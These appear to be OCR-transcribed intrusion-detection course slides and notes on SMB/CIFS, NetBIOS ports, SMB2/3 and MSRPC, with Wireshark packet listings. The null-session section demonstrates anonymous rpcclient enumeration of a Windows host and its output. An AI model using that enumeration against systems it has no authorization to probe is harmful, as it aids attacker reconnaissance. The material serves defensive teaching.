
SMB/CIFS Overview

- Server Message Block also known as Common Internet File System
- Allows sharing of files, directories, printers and other network resources
- Facilities for finding and identifying shared resources
- Facilities for authenticating and authorizing access to resources
- Supports interprocess communications

Intrusion Detection In-Depth

The Server Message Block/Common Internet File system is a commonly-seen Windows protocol used for network resource sharing. CIFS is an updated version of SMB, which has its origins in the 1980s and was used for file sharing. SMB/CIFS is a client-server application where the client makes individual requests such as opening a file and the server responds to the specific request. File sharing is at the heart of SMB/CIFS, but SMB also provides functionality for interprocess communications (IPC). SMB/CIFS implements remote file access in a manner that allows many applications to share data on local disks and file servers.

SMB/CIFS supports access to files, shared printers, an interprocess communication named pipe, and serial or other communications device. SMB/CIFS must provide functionality for finding and identifying these shared resources. It must also include some means of authenticating the user and authorizing access to the requested resource.



SMB/CIFS Challenges for IDS/IPS


- Use of TCP or UDP as transport protocol
- Multiple different ports can be used
- Fragmentation of SMB/CIFS messages
- Unicode encoding of SMB/CIFS messages
- Big/little endian encoding SMB/CIFS
- Multiple SMB/CIFS messages sent in a single transaction

Intrusion Detection In-Depth

SMB/CIFS messages can take on many different formats and therefore can present some challenges for an IDS/IPS to understand and decode all the many different formats used. Some SMB messages can use either TCP or UDP as the transport protocol. An IDS/IPS must also examine both TCP port 139 (legacy) and 445 (newer) for SMB/CIFS traffic.

SMB/CIFS messages can be fragmented requiring the IDS/IPS to perform reassembly. This is different than IP fragmentation since it pertains to fragmentation within the SMB message only. The IDS/IPS has to have the capability to understand these fragments and reassemble them. In addition, different encodings can be used in the messages themselves. For instance, messages can be ASCII-encoded or Unicode-encoded. Another consideration is that integers may be represented in big or little endian notations. Finally, multiple messages can be "piggybacked" in one transaction requiring the IDS/IPS to understand the SMB/CIFS protocol to extract each individual transaction and decode it.

With all the complexity present in SMB communications and formatting of messages, it is imperative for an IDS/IPS to have the capability to decode these messages in the same manner that the application does. Before Snort had a preprocessor/decoder to handle SMB and MSRPC, rules used patterns and offsets to find malicious content. It was possible to see several very similar rules for the same malicious content, differing only by port, protocol, encoding, etc. This created a lot of redundancy and overhead when a rule needed to be changed since all similar ones needed to be changed as well. Eventually, a preprocessor was written to perform all the various combinations for different encodings and fragmentation issues, decreasing the number of SMB/MSRPC rules significantly, improving accuracy, and reducing the chance for SMB/CIFS evasions.



SMB/CIFS Ports

- Pre-Win2000 and legacy ports for NetBIOS over TCP/IP:
  - 137/UDP for NetBIOS name resolution, broadcast name resolution or a WINS server
  - 138/UDP for sessionless datagram NetBIOS
  - 139/TCP for session-oriented NetBIOS
- Windows 2000 and beyond port:
  - 445/TCP for SMB running directly over TCP for session-oriented connection


Intrusion Detection In-Depth

Port support for SMB/CIFS can be quite different, depending on whether SMB/CIFS runs “raw” over TCP or requires NetBIOS over TCP (NBT) as an additional layer. As previously mentioned, NBT supplied many functions that are either now integrated into Active Directory or are no longer supported. Port 137 UDP was used for the NetBIOS Name Service to register and retrieve NetBIOS names either using a broadcast message or later a WINS server. Port 138 UDP was used for NetBIOS Datagram Service to associate a NetBIOS hostname with an IP address. Finally, port 139 TCP was used for the NetBIOS Session Service where the SMB traffic was exchanged for resource sharing.

With NetBIOS no longer needed for hostname registration, retrieval, and association with an IP address, SMB traffic needs only a session-oriented protocol that now runs directly over TCP without the extra layer for NetBIOS. Unfortunately, many legacy applications that use NetBIOS still exist, so more recent Windows operating systems may still listen on the legacy ports.

Finally, while authentication is now required for access to most shared resources, some sharing is still done via anonymous logins. This anonymous access is used for special hidden shares such as IPC$ for Inter-Process Communications. We’ll discuss the SMB null session for anonymous access in an upcoming slide.

The relatively easy access means that all of the ports that support SMB access need to be blocked for general access by outside traffic. While sharing is required inside the network, it should not be accessible for general use outside the network.



SMB/CIFS Conversation Flow

Negotiate Protocol Request/Response

- Negotiate language between client and server

Session Setup Request/Response

- Perform user authentication

Tree Connect/Disconnect Request/Response

- Connect/Disconnect to the server share

Open/Close Request/Response

- Open/Close a resource for more processing (read, write, append, etc.)


Intrusion Detection In-Depth

There are several transactions involved with all SMB conversations. The first transaction is a negotiation of the SMB "dialect." Over the years, different versions of Windows used different SMB functions and calls. An SMB dialect indicates which SMB functions are available. During the initial SMB connection, the client and server must negotiate the dialect to be used by the client announcing its supported dialects and the server selecting the most appropriate. There are many different versions of SMB such as Samba, SMB 2.x., and SMB 3 requiring two communicating hosts to agree upon a particular dialect that they both support.

Next, the session setup request is required to authenticate the user for the desired resources. The exact type of authentication used will depend on the operating system and the network configuration. If the Windows host is part of an Active Directory environment, it may use Kerberos authentication. If Active Directory is not supported, a Security Accounts Manager (SAM) database may be used to store and retrieve user IDs and passwords.

The tree connect provides access to the requested share. Next, the requested resource is opened for more processing such as reading, writing, or overwriting an existing file. Finally, access to the file should be closed as well as access to the share via a tree disconnect. The "AndX" allows several SMB transactions to be "piggybacked" and included in a single packet for the sake of efficiency.

SMB/CIFS Session to View a File



Source	Destination	Protocol	Source port	Destination port	Info
192.168.11.62	192.168.11.46	SMB	35955	445	Negotiate Protocol Request
192.168.11.46	192.168.11.62	SMB	445	35955	Negotiate Protocol Response
192.168.11.62	192.168.11.46	SMB	35955	445	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.11.46	192.168.11.62	SMB	445	35955	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_M
192.168.11.62	192.168.11.46	SMB	35955	445	Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGROUP\XXXX
192.168.11.46	192.168.11.62	SMB	445	35955	Session Setup AndX Response
192.168.11.62	192.168.11.46	SMB	35955	445	Tree Connect AndX Request, Path: \\XXXX-PC\SHAREME
192.168.11.46	192.168.11.62	SMB	445	35955	Tree Connect AndX Response
192.168.11.62	192.168.11.46	SMB	35955	445	Echo Request
192.168.11.46	192.168.11.62	SMB	445	35955	Echo Response
192.168.11.62	192.168.11.46	SMB	35955	445	Echo Request
192.168.11.46	192.168.11.62	SMB	445	35955	Echo Response
192.168.11.62	192.168.11.46	SMB	35955	445	Echo Request
192.168.11.46	192.168.11.62	SMB	445	35955	Echo Response
192.168.11.62	192.168.11.46	SMB	35955	445	Open AndX Request, FID: 0x4000, Path: \myfile.txt
192.168.11.46	192.168.11.62	SMB	445	35955	Open AndX Response, FID: 0x4000
192.168.11.62	192.168.11.46	SMB	35955	445	Trans2 Request, QUERY_FILE_INFO, FID: 0x4000, Query File All In
192.168.11.46	192.168.11.62	SMB	445	35955	Trans2 Response, FID: 0x4000, QUERY_FILE_INFO
192.168.11.62	192.168.11.46	SMB	35955	445	Read AndX Request, FID: 0x4000, 10 bytes at offset 0
192.168.11.46	192.168.11.62	SMB	445	35955	Read AndX Response, FID: 0x4000, 10 bytes
192.168.11.62	192.168.11.46	SMB	35955	445	Close Request, FID: 0x4000
192.168.11.46	192.168.11.62	SMB	445	35955	Close Response, FID: 0x4000
192.168.11.62	192.168.11.46	SMB	35955	445	Tree Disconnect Request
192.168.11.46	192.168.11.62	SMB	445	35955	Tree Disconnect Response

Intrusion Detection In-Depth

smb.pcap

The captured Wireshark session has been filtered to show the pertinent SMB traffic beginning after the three-way TCP handshake to server port 445. This session is from a Unix host using Samba to access a file on a Windows host named myfile.txt located in a share named SHAREME. Since this is a home network, it is simpler than a network where Active Directory might be found. One difference between using a local network between two hosts and one with Active Directory is in how authentication is performed. The local network uses the Windows local password file, whereas AD would typically perform authentication via Kerberos.


The first step in SMB connection is the dialect negotiation. While not shown here, if you look at the smb.pcap, you'll see that the two hosts negotiate to use the dialect of NTLM 0.12 – the highest dialect that the Samba version and Windows Vista have in common. The two hosts negotiate the authentication protocol and the client authenticates to the server. The "Tree Connect" request is the client attempting to connect to a share – in this case \\XXXX-PC\SHAREME. The "AndX" provides the capability to send multiple SMB messages in a single transaction. This is like chaining several requests together. For our purposes, this is important since an IDS/IPS has to be able to decode each of these individual chained messages – something best accomplished using a decoder that understands SMB.

The "Open AndX" request allows access to the file "myfile.txt". The authenticated user must have permission to access the resource and the resource must be configured to be shared, otherwise it will not be accessible. Access to the particular remote resource is closed and access to the share is disconnected.

As you can see SMB is a pretty complex protocol requiring many steps to access a resource. With complexity comes more opportunity for coding errors and potential vulnerabilities.

✦ To view the output, enter the following on the command line:
wireshark smb.pcap

The SMB Null Session



```
Time       Source         Destination    Protocol Source port Destination port Info
0.003655   192.168.11.62  192.168.11.42  SMB      42850       445              Negotiate Protocol Request
0.006560   192.168.11.62  192.168.11.42  TCP      42850       445              42850 > 445 [ACK] Seq=195 Ack=120 Win=5888 Len=0 TSV=1
0.006775   192.168.11.62  192.168.11.42  SMB      42850       445              Session Setup AndX Request, NTLMSSP_NEGOTIATE
0.008079   192.168.11.62  192.168.11.42  SMB      42850       445              Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGR
[illegible]
0.010636   192.168.11.62  192.168.11.42  SMB      42850       445              NT Create AndX Request, FID: 0x4000, Path: \lsarpc
0.011398   192.168.11.62  192.168.11.42  DCERPC   42850       445              Bind: call_id: 1 LSARPC V0.0
0.011997   192.168.11.62  192.168.11.42  LSARPC   42850       445              lsa_OpenPolicy request
0.012776   192.168.11.62  192.168.11.42  LSARPC   42850       445              lsa_QueryInfoPolicy request
0.013648   192.168.11.62  192.168.11.42  LSARPC   42850       445              lsa_Close request
0.014352   192.168.11.62  192.168.11.42  SMB      42850       445              Close Request, FID: 0x4000
0.055472   192.168.11.62  192.168.11.42  TCP      42850       445              42850 > 445 [ACK] Seq=1472 Ack=1478 Win=10176 Len=0 TS
16.607718  192.168.11.62  192.168.11.42  SMB      42850       445              NT Create AndX Request, FID: 0x4001, Path: \srvsvc
16.608846  192.168.11.62  192.168.11.42  TCP      42850       445              42850 > 445 [ACK] Seq=1578 Ack=1585 Win=10176 Len=0 TS
16.608907  192.168.11.62  192.168.11.42  DCERPC   42850       445              Bind: call_id: 5 SRVSVC V3.0
16.610215  192.168.11.62  192.168.11.42  SRVSVC   42850       445              NetSrvGetInfo request

▽ SMB (Server Message Block Protocol)
  ▷ SMB Header
  ▽ [illegible]
      Word Count (WCT): 4
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 0
    ▷ Flags: 0x0008
      Password Length: 1
      Byte Count (BCC): 47
      Password: 00
      Path: \\192.168.11.42\IPC$
```

Intrusion Detection In-Depth

nullsession.pcap

There is a special SMB request, the null session that allows anonymous access to the hidden IPC$ share. This share is considered hidden because it cannot be seen by a non-administrative user, but it can be accessed nonetheless with commands such as "net use" or enumeration tools. Many local Window's services run under the SYSTEM ID that has almost unlimited privileges. Null sessions are required by SYSTEM level services, such as shares, username, etc., to connect to remote Windows hosts.


A null session connection requires no usename or password. Say what?? You mean there is a way to connect to a Windows host using anonymous access that requires no valid user or password and once achieved, there is unprivileged access? Indeed, this is true. What a lovely circumvention of security and what fortuitous job security for us! To be fair, null sessions in more recent versions of Windows have less access than they did in the past. Access is mostly restricted to information about shares and other resources.

As you can imagine this allows access to a lot of privileged information and commands, depending on access controls and registry settings. For instance, the session displayed in this slide is a result of connecting to the Windows host using the Linux command rpcclient:

```
rpcclient 192.168.11.42
Enter abc's password: (I hit Enter without supplying a password and do not have an abc account on my Windows host)
rpcclient $> srvinfo  (gathers information about a remote server)
                192.168.11.42  Wk Sv NT PtB LMB
                platform_id   :  500
                os version    :  6.0
                server type   :  0x51003
```

✧ To view the output, enter the following on the command line:
wireshark nullsession.pcap

This successfully connected me to the Windows host using the null session and the rpcclient "srvinfo" command returned information about the Vista host. Other commands that attempted to enumerate shares or users failed with access control issues (thankfully). I was however able to query for information about the "administrator" user and see the last logon time, the last time the password was changed and whether or not the password must ever change – all very helpful tasty tidbits for an attacker.



SMB2 and SMB3


- SMB2
  - Introduction with Vista
  - Less "chatty", more efficient
- SMB3
  - Introduction with Windows 8 and Windows Server 2012
  - Supports encryption between client and server

Intrusion Detection In-Depth

SMB has been enhanced in later versions of Windows to increase efficiency in SMB2 and SMB3 and support encryption in SMB3. Both versions are considered extensions of SMB and operate over the same ports and transport protocols. SMB2 and SMB3 require both communicating hosts to support the same version, otherwise they revert to using an older version of SMB supported by both.

SMB2 represents a major redesign of SMB. It was introduced with Vista. It simplifies the number of supported SMB commands and subcommands from over 100 in SMB to 19 in SMB2. Efficiency is realized because several single commands from SMB have been "compounded" into new commands that perform multiple operations that previously required the use of several SMB commands. SMB2 employs the concept of pipelining requests permitting a client to build and send a pipeline of requests reducing latency instead of having to wait for a response before sending additional requests.

SMB3 was introduced with Windows 8 and Windows Server 2012. Communications between SMB3 hosts can be encrypted for security purposes. Encryption affords privacy, however it presents a challenge for examining the traffic. Another improvement is the SMB3 support of Hyper-V (Microsoft's version of VMware) files such as configuration, and snapshot files available in shares that are accessible over SMB.



MSRPC

Intrusion Detection In-Depth


MSRPC is Microsoft's "unique" implementation of the Distributed Computing Environment/Remote Procedure Calls (DCE/RPC) protocol to support the use of distributed software that runs and communicates between different hosts. Conventional procedure calls invoke code that resides on the local computer, however it is sometimes necessary to have the code located on a remote host – one that services many other remote hosts and potentially one that runs on a more powerful processor.

While SMB/CIFS was used for file-oriented operations, MSRPC is typically used for other operations such as resource management, user administration, logon, directory replication and many others.

It is used quite extensively, is very complex and not well documented, and has been known to have its share of vulnerabilities. Since it is such a complex protocol, we'll just skim the surface of understanding the nature of MSRPC and will not examine its intricacies.

For more information about MSRPC, see:

http://www.hsc.fr/ressources/articles/win_net_srv/chap_msrpc.html
http://www.hsc.fr/ressources/presentations/hivercon03/img50.html




MSRPC Objectives

- MSRPC Microsoft's own implementation of the DCE/RPC protocol
- Microsoft added new transport protocols for DCE/RPC
  - Uses named pipes carried over SMB as the transport
- Can be transported in many different ways via:
  - SMB
  - Selected port assigned by portmapper
  - HTTP(S)

Intrusion Detection In-Depth

As mentioned, MSRPC (labeled DCERPC in Wireshark) is Microsoft's implementation of the DCE/RPC protocol. Microsoft added new transport protocols to the standard DCE/RPC that uses named pipes and is carried over the previously discussed SMB protocol. MSRPC can also be implemented similar to Unix implementations where an RPC service registers itself in the Endpoint Mapper when it starts up. The portmapper service must be queried at TCP/UDP port 135 before an RPC service can be located by the remote host. MSRPC can be run over HTTP or HTTPS as well.

Also, since it is such a complex protocol, MSRPC can present some challenges for an IDS/IP to understand and decode all the many different formats found. Because of the multiple implementation types, MSRPC traffic may be found on many different ports. To begin with, when it is sent over SMB, it can be found on TCP port 445 (standard SMB over TCP) or the TCP legacy port 139 (SMB over NetBIOS). When it uses the portmapper, RPC services can be found on dynamic ports in the range beginning at port 1025. We'll later see where some implementations tunnel over HTTP(S). Whenever you make an IDS/IPS examine traffic over multiple ports, it adds a burden in terms of speed and efficiency.



MSRPC Challenges for IDS/IPS

